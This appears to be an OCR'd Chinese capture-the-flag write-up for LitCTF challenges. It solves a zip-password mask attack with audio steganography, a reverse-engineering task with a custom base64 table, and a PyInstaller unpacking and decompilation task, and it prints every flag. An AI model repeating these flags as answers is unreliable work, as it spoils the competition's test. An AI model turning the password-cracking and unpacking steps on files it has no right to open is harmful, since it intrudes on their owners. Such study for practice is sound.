
The love

010打开图片发现在压缩包和图片中间处有一段疑似密码



```
..'±¡. „!..B...„
.ÿÙLitctf??????f
tctiL.PK........
ïà¤X............
```

用掩码攻击Litctf??????ftctiL 最终解出密码中间为202405，解开压缩包后得到一串密文，两次base后得到明文


Last build: 10 days ago - Version 10 is here! Read about the new features here
Recipe
Input
Output

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


```
Ykc5MlpWOXBjMTl3WVdsdVpuVnM=
```

```
28   1   26→27 (1 selected)
```

```
love_is_painful
```

再将音频放入deepsound，密码就是明文内容，解出来的文件就是flag

Litctf{wish_you_can_find_your_true_love}



Carrier audio files :


File	Dir	Size (MB)	Data format
爱情.wav	C:\Users\13740\Desktop	28.9 MB	v2 (2024)

Secret files in C:\Users\13740\Desktop\爱情.wav:


Secret file name	Size (MB)
flag_real.txt	< 0.1 MB

reverse


编码喵



```
Address          Length    Type String
.rdata:000···    00000041  C    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
.rdata:000···    00000034  C                                                     \n
.rdata:000···    00000034  C    TJ       TJTJ TJTJTJTJ  TJTJTJ  TJTJTJTJ TJTJTJTJ \n
.rdata:000···    00000034  C    TJ        TJ      TJ    TJ    TJ    TJ    TJ       \n
.rdata:000···    00000034  C    TJ        TJ      TJ    TJ          TJ    TJ       \n
.rdata:000···    00000034  C    TJ        TJ      TJ    TJ          TJ    TJTJTJ   \n
.rdata:000···    00000034  C    TJTJTJTJ TJTJ     TJ     TJTJTJ     TJ    TJ       \n
.rdata:000···    0000003D  C    tgL0q1rgEZaZmdm0zwq4lweYzgeTngfHnI1ImMm51taXywnLowuYnJmWmx0=
.rdata:000···    00000007  C     Enter
.rdata:000···    0000001F  C    Argument domain error (DOMAIN)
.rdata:000···    0000001C  C    Argument singularity (SIGN)
```



放进ida里或者shift+F12展示所有字符串，观察到有一串base64字符串，猜测最上方是它的表，解码得flag



Last build: 16 days ago - Version 10 is here! Read about the new features here
Options
Abou
440
Recipe
Input

From Base64

Alphabet
abcdefghijklmnopqrstuvwxyzABCDEF…

☑ Remove non-alphabet chars ☐ Strict mode

```
tgL0q1rgEZaZmdm0zwq4lweYzgeTngfHnI1ImMm5ltaXywnLowuYnJmWmx0=
```

```
LitCTF{03034ed8-a2da-4aa6-b2c9-01ace9e26301}
```

ezpython

先用pyinstxttractor将exe文件编译为pyc文件，然后会得到一堆pyc文件，找到epy.pyc，再找一个在线反编译网站将pyc文件反编译成py文件。

Plain Text

```
python pyinstxttractor.py ezpy.exe
```


下面是反编译出的源码

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.11

import Litctfbase64
flag = input('flag:')
flag = Litctfbase64.b64decode(flag)
if flag == 'X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==':
    print('win')
    return None
print('no')


```

可以看到他导入了模块Litctfbase64，所以我们要去找这个模块的pyc文件再反编译看下源码的表是什么即可

```
# Source Generated with Decompyle++
# File: Litctfbase64.pyc (Python 3.11)

import string
BASE64_ALPHABET = '8kuWYm=1JiUPs7DT4x+X5tcqZKfGvA0gFLB6y3QbV2rNOlRdMwnEohjzSe9/HIa-'

def b64decode(input_string):
    pass
# WARNING: Decompyle incomplete


def from_base64(base64_string):
    pass
# WARNING: Decompyle incomplete
```

然后厨子


Last build: 16 days ago - Version 10 is here! Read about the new features here
Options
Recipe
Input
Output

From Base64

Alphabet
8kuWYm=1JiUPs7DT4x+X5tcqZKfGvA0g…

☑ Remove non-alphabet chars ☐ Strict mode

```
X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==
```

ABC 48 1

```
LitCTF{61happy_LitCTF_nice_base64}SOH•
```